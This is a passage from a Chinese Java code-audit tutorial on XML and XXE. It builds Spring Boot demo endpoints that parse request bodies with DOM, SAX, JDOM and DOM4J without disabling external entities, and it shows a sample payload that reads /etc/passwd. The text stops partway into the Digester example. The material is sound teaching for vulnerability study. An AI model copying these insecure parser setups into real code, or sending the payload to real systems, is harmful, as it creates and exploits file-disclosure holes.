一、XML简介

1、XML

XML (Extensible Markup Language) 是一种可扩展的标记语言，用于标记电子文件中的各种元素。它是用来传输和存储数据的一种常用方式，并且可以被很多不同的应用程序所使用。

XML 的基本概念是标记，它使用标签来描述文档中的元素。每个标签都有一个名称，并且可以包含属性和值。例如，一个名为`book`的标签可以有一个`name"`属性，并且值为`炼石计划@Java代码审计`。XML 文档通常以根元素开始，并以相应的结束标签结束。

XML 的一个主要优点是它允许不同的应用程序之间进行数据交换，因为它是一种通用的数据格式。它还可以用于存储数据，并且可以使用 XML 文档来描述数据的结构。

XML 在许多不同的领域都有广泛的应用，包括电子商务、计算机技术、生物学和其他领域。它是一种流行的数据格式，并且被广泛使用。

比如，一个描述书籍的XML文档如下：

```
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE note SYSTEM "book.dtd">
<book id="1">
    <name>炼石计划@Java代码审计</name>
    <author>Power7089</author>
    <isbn lang="CN">7089</isbn>
    <tags>
        <tag>Java</tag>
        <tag>CyberSecurity</tag>
    </tags>
    <pubDate/>
</book>
```

2、DTD

DTD是文档类型定义的缩写。它是一种用来定义XML文档结构的文本文件，用于描述XML文档中元素的名称、属性和约束关系。DTD可以帮助浏览器或其他应用程序更好地解析和处理XML文档。

例如，下面是一个简单的DTD，它描述了一个XML文档，其中包含名为"book"的元素，其中包含一个名为"title"的元素和一个名为"author"的元素：

```
<!ELEMENT book (title, author)>
<!ELEMENT title (#PCDATA)>
<!ELEMENT author (#PCDATA)>
```

这个DTD声明了"book"元素包含一个"title"元素和一个"author"元素，"title"和"author"元素都只包含文本数据（#PCDATA）。因此，下面的XML文档是有效的：

```
<book>
  <title>XML Basics</title>
  <author>John Doe</author>
</book>
```

但是，下面的XML文档是无效的，因为它不包含"author"元素：

```
<book>
  <title>XML Basics</title>
</book>
```

2.1、内部的 DOCTYPE 声明

内部的DOCTYPE声明是指将DTD定义直接包含在XML文档中的DOCTYPE声明。这种声明方式通常被称为"内部子集"。

内部的DOCTYPE声明的一般形式如下：

```
<!DOCTYPE root-element [
  DTD-definition
]>
```

其中，root-element 是 XML 文档的根元素，DTD-definition 是 DTD 的定义，包括元素名称、属性和约束关系。

例如，如果XML文档的根元素是 "book"，并且 DTD 定义如下：

```
<!ELEMENT book (title, author)>
<!ELEMENT title (#PCDATA)>
<!ELEMENT author (#PCDATA)>
```

那么内部的DOCTYPE声明可能如下所示：

```
<!DOCTYPE book [
  <!ELEMENT book (title, author)>
  <!ELEMENT title (#PCDATA)>
  <!ELEMENT author (#PCDATA)>
]>
```

内部的 DOCTYPE 声明的优点是它可以使XML文档更具可移植性，因为它不依赖于外部文件。但是，内部的DOCTYPE声明会使XML文档变得较大，并且如果 DTD 定义很复杂，可能会使XML文档变得难以阅读和维护。

2.2、外部的 DOCTYPE 声明

外部的DOCTYPE声明是指将DTD定义保存在单独的文件中，并在XML文档中通过DOCTYPE声明引用该文件的声明。这种声明方式通常被称为"外部子集"。

外部的DOCTYPE声明的一般形式如下：

```
<!DOCTYPE root-element SYSTEM "DTD-location">
```

其中，root-element是XML文档的根元素，DTD-location是DTD文件的位置。

例如，如果XML文档的根元素是"book"，并且DTD文件位于当前目录中的"book.dtd"文件中，那么外部的DOCTYPE声明可能如下所示：

```
<!DOCTYPE book SYSTEM "book.dtd">
```

外部的DOCTYPE声明的优点是它使XML文档更易于阅读和维护，因为DTD定义保存在单独的文件中，而不是嵌入在XML文档中。此外，外部的DOCTYPE声明使得可以为多个XML文档使用相同的DTD定义。但是，外部的DOCTYPE声明的缺点是它依赖于外部文件，如果DTD文件丢失或损坏，XML文档可能无法正确解析和处理。

DOCTYPE 声明不是必需的，但是它很重要，因为它可以帮助浏览器或其他应用程序正确地解析和处理XML文档。

3、XML外部实体注入漏洞

XML外部实体注入漏洞也叫作XXE（XML External Entity）漏洞，是一种常见的Web应用安全漏洞，可能导致敏感信息泄露、远程代码执行等安全问题。

当应用程序使用XML处理器解析外部XML实体时，可能会发生XXE漏洞。外部XML实体是指定义在XML文档外部的实体，它可以引用外部文件或资源。如果XML处理器没有正确配置，它可能会解析这些外部实体，并将外部文件或资源的内容包含到XML文档中。

例如，假设应用程序接收用户提交的XML文档，并使用XML处理器解析它：

```
Copy codePOST /submit-xml HTTP/1.1
Content-Type: application/xml

<user>
  <name>John Doe</name>
  <email>john.doe@example.com</email>
</user>
```

如果XML处理器没有正确配置，攻击者可以提交包含XXE漏洞的XML文档来实现读取敏感文件：

```
Copy codePOST /submit-xml HTTP/1.1
Content-Type: application/xml

<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE user [
  <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<user>
  <name>&xxe;</name>
  <email>john.doe@example.com</email>
</user>
```

在这个例子中，攻击者定义了一个名为`xxe`的外部XML实体，并将它引用到了XML文档的`name`字段中。如果XML处理器没有正确配置，它会解析这个外部实体，最终会将`/etc/passwd`文件的内容包含到XML文档中，有可能会返回给前端。

二、XML解析示例代码

想要学习 XXE 漏洞代码审计，一定要先熟悉 XML 解析API。

常见的XML解析有以下几种方式：1、DOM解析；2、SAX解析；3、JDOM解析；4、DOM4J解析；5、Digester解析


在 Java 语言中，常见的 XML 解析器有：

1. DOM (Document Object Model) 解析：这是一种基于树的解析器，它将整个 XML 文档加载到内存中，并将文档组织成一个树形结构。
2. SAX (Simple API for XML) 解析：这是一种基于事件的解析器，它逐行读取 XML 文档并触发特定的事件。
3. JDOM 解析：这是一个用于 Java 的开源库，它提供了一个简单易用的 API 来解析和操作 XML 文档。
4. DOM4J 解析：DOM4J 是一个 Java 的 XML API，是 JDOM 的升级品，用来读写 XML 文件的。
5. Digester 解析：Digester 是 Apache 下一款开源项目。Digester 是对 SAX 的包装，底层是采用的是 SAX 解析方式。


其中，DOM 和 SAX 为原生自带的。JDOM、DOM4J 和 Digester 需要引入第三方依赖库。

下面我们通过代码示例熟悉下这些API。

老规矩，先创建一个名为 `xxedemo` 的Maven项目工程吧。我目前使用的 IDEA 版本为 2022.2。不同版本 IDEA 创建项目会些差异，请注意。



点击完成，继续点击下一步，SpringBoot 版本我选择的是 2.7.7，依赖暂且选择 Spring Web 即可，最后点击创建。



1、DOM 解析

DOM的全称是Document Object Model，也即文档对象模型。DOM 解析是将一个 XML 文档转换成一个 DOM 树，并将 DOM 树放在内存中。


使用大致步骤：

1. 创建一个 DocumentBuilderFactory 对象
2. 创建一个 DocumentBuilder 对象
3. 通过 DocumentBuilder 的 `parse()` 方法加载 XML
4. 遍历 name 和 value 节点

在 `src/main/java/com/example/xxedemo/` 下新建一个名为 `DOMTest` 的 Java Class，并键入以下代码，最终如下图所示：

```
package com.example.xxedemo;


import org.springframework.web.bind.annotation.RequestMapping;
import org.springframework.web.bind.annotation.RestController;
import org.w3c.dom.Document;
import org.w3c.dom.Node;
import org.w3c.dom.NodeList;
import org.xml.sax.InputSource;
```

```
import javax.servlet.http.HttpServletRequest;
import javax.xml.parsers.DocumentBuilder;
import javax.xml.parsers.DocumentBuilderFactory;
import java.io.InputStream;
import java.io.StringReader;

/**
 * 编号7089
 */
@RestController
public class DOMTest {
    @RequestMapping("/domdemo/vul")
    public String domDemo(HttpServletRequest request){
        try {
            //获取输入流
            InputStream in = request.getInputStream();
            String body =  convertStreamToString(in);
            StringReader sr = new StringReader(body);
            InputSource is = new InputSource(sr);

            DocumentBuilderFactory dbf = DocumentBuilderFactory.newInstance();
            DocumentBuilder db = dbf.newDocumentBuilder();
            Document document = db.parse(is);
            // 遍历xml节点name和value
            StringBuilder buf = new StringBuilder();
            NodeList rootNodeList = document.getChildNodes();
            for (int i = 0; i < rootNodeList.getLength(); i++) {
                Node rootNode = rootNodeList.item(i);
                NodeList child = rootNode.getChildNodes();
                for (int j = 0; j < child.getLength(); j++) {
                    Node node = child.item(j);
                    buf.append(String.format("%s: %s\n", node.getNodeName(),
node.getTextContent()));
                }
            }
            sr.close();
            return buf.toString();
        } catch (Exception e) {
            return "EXCEPT ERROR!!!";
        }
    }
    public static String convertStreamToString(java.io.InputStream is) {
        java.util.Scanner s = new java.util.Scanner(is).useDelimiter("\\A");
        return s.hasNext() ? s.next() : "";
    }
}
```



2、SAX 解析

SAX 的全称是 Simple APIs for XML，也即 XML 简单应用程序接口。与 DOM 不同，SAX 提供的访问模式是一种顺序模式，这是一种快速读写 XML 数据的方式。


使用大致步骤：

1. 获取 SAXParserFactory 的实例
2. 获取 SAXParser 实例
3. 创建一个 `handler()` 对象
4. 通过 parser 的 `parse()` 方法来解析 XML

在`src/main/java/com/example/xxedemo/`下新建一个名为`SAXTest`的 Java Class，并键入以下代码，最终如下图所示：

```
package com.example.xxedemo;

import com.sun.org.apache.xml.internal.resolver.readers.SAXParserHandler;
import org.springframework.web.bind.annotation.RequestMapping;
import org.springframework.web.bind.annotation.RestController;
import org.xml.sax.InputSource;

import javax.servlet.http.HttpServletRequest;
import javax.xml.parsers.SAXParser;
import javax.xml.parsers.SAXParserFactory;
import java.io.IOException;
import java.io.InputStream;
import java.io.StringReader;

/**
 * 编号7089
 */
@RestController
public class SAXTest {
```

```
    @RequestMapping("/saxdemo/vul")
    public String saxDemo(HttpServletRequest request) throws IOException {

        //获取输入流
        InputStream in = request.getInputStream();
        String body =  convertStreamToString(in);
        try {
            SAXParserFactory spf = SAXParserFactory.newInstance();
            SAXParser parser = spf.newSAXParser();
            SAXParserHandler handler = new SAXParserHandler();
            //解析xml
            parser.parse(new InputSource(new StringReader(body)), handler);

            return "Sax xxe vuln code";
        } catch (Exception e) {
            return "Error......";
        }
    }
    public static String convertStreamToString(java.io.InputStream is) {
        java.util.Scanner s = new java.util.Scanner(is).useDelimiter("\\A");
        return s.hasNext() ? s.next() : "";
    }
}
```



3、JDOM 解析

JDOM 是一个开源项目，它基于树型结构，利用纯 JAVA 的技术对 XML 文档实现解析、生成、序列化以及多种操作。

使用大致步骤：


1. 创建一个 SAXBuilder 的对象
2. 通过 saxBuilder 的 `build()` 方法，将输入流加载到 saxBuilder 中

使用 JDOM 需要在 `pom.xml` 文件中引入该依赖后并重新加载，如下：

```
        <dependency>
            <groupId>org.jdom</groupId>
            <artifactId>jdom</artifactId>
            <version>1.1.3</version>
        </dependency>
```

在 `src/main/java/com/example/xxedemo/` 下新建一个名为 `JDOMTest` 的 Java Class，并键入以下代码，最终如下图所示：

```
package com.example.xxedemo;

import org.jdom.input.SAXBuilder;
import org.springframework.web.bind.annotation.RequestMapping;
import org.springframework.web.bind.annotation.RestController;
import org.xml.sax.InputSource;
import javax.servlet.http.HttpServletRequest;
import java.io.IOException;
import java.io.InputStream;
import java.io.StringReader;

/**
 * 编号7089
 */
@RestController
public class JDOMTest {

    @RequestMapping("/jdomdemo/vul")
    public String jdomDemo(HttpServletRequest request) throws IOException {

        //获取输入流
        InputStream in = request.getInputStream();
        String body =  convertStreamToString(in);

        try {
            SAXBuilder builder = new SAXBuilder();
            builder.build(new InputSource(new StringReader(body)));
            return "jdom xxe vuln code";
        } catch (Exception e) {
            return "Error......";
        }

    }
    public static String convertStreamToString(java.io.InputStream is) {
        java.util.Scanner s = new java.util.Scanner(is).useDelimiter("\\A");
        return s.hasNext() ? s.next() : "";
    }
}
```



4、DOM4J 解析

Dom4j 是一个易用的、开源的库，用于XML，XPath 和 XSLT。它应用于Java平台，采用了Java集合框架并完全支持 DOM，SAX 和 JAXP。是 Jdom 的升级品

使用大致步骤：

1. 创建 SAXReader 的对象 reader
2. 通过 reader 对象的 `read()` 方法加载 xml 文件


使用 JDOM 需要在 `pom.xml` 文件中引入该依赖后并重新加载，如下：

```
<dependency>
    <groupId>dom4j</groupId>
    <artifactId>dom4j</artifactId>
    <version>1.6.1</version>
</dependency>
```

在 `src/main/java/com/example/xxedemo/` 下新建一个名为 `DOM4JTest` 的 Java Class，并键入以下代码，最终如下图所示：

```
package com.example.xxedemo;

import org.dom4j.io.SAXReader;
import org.springframework.web.bind.annotation.RequestMapping;
import org.springframework.web.bind.annotation.RestController;
import org.xml.sax.InputSource;

import javax.servlet.http.HttpServletRequest;
```

```
import java.io.InputStream;
import java.io.StringReader;

/**
 * 编号7089
 */
@RestController
public class DOM4JTest {

    @RequestMapping("/dom4jdemo/vul")
    public String dom4jDemo(HttpServletRequest request) {
        try {
            //获取输入流
            InputStream in = request.getInputStream();
            String body =  convertStreamToString(in);

            SAXReader reader = new SAXReader();
            reader.read(new InputSource(new StringReader(body)));
            return "DOM4J XXE......";
        } catch (Exception e) {
            return "EXCEPT ERROR!!!";
        }
    }
    public static String convertStreamToString(java.io.InputStream is) {
        java.util.Scanner s = new java.util.Scanner(is).useDelimiter("\\A");
        return s.hasNext() ? s.next() : "";
    }
}
```



5、Digester 解析

Digester 是 Apache 下一款开源项目。 目前最新版本为 Digester 3.x 。

Digester 是对 SAX 的包装，底层是采用的是 SAX 解析方式。

使用大致步骤：


1. 创建 Digester 对象
2. 调用 Digester 对象的 parse() 解析 XML

使用 Digester 需要在`pom.xml`文件中引入该依赖后并重新加载，如下：

```
<dependency>
    <groupId>commons-digester</groupId>
    <artifactId>commons-digester</artifactId>
    <version>2.1</version>
</dependency>
```

在`src/main/java/com/example/xxedemo/`下新建一个名为`DigesterTest`的 Java Class，并键入以下代码，最终如下图所示：

```
package com.example.xxedemo;

import org.apache.commons.digester.Digester;
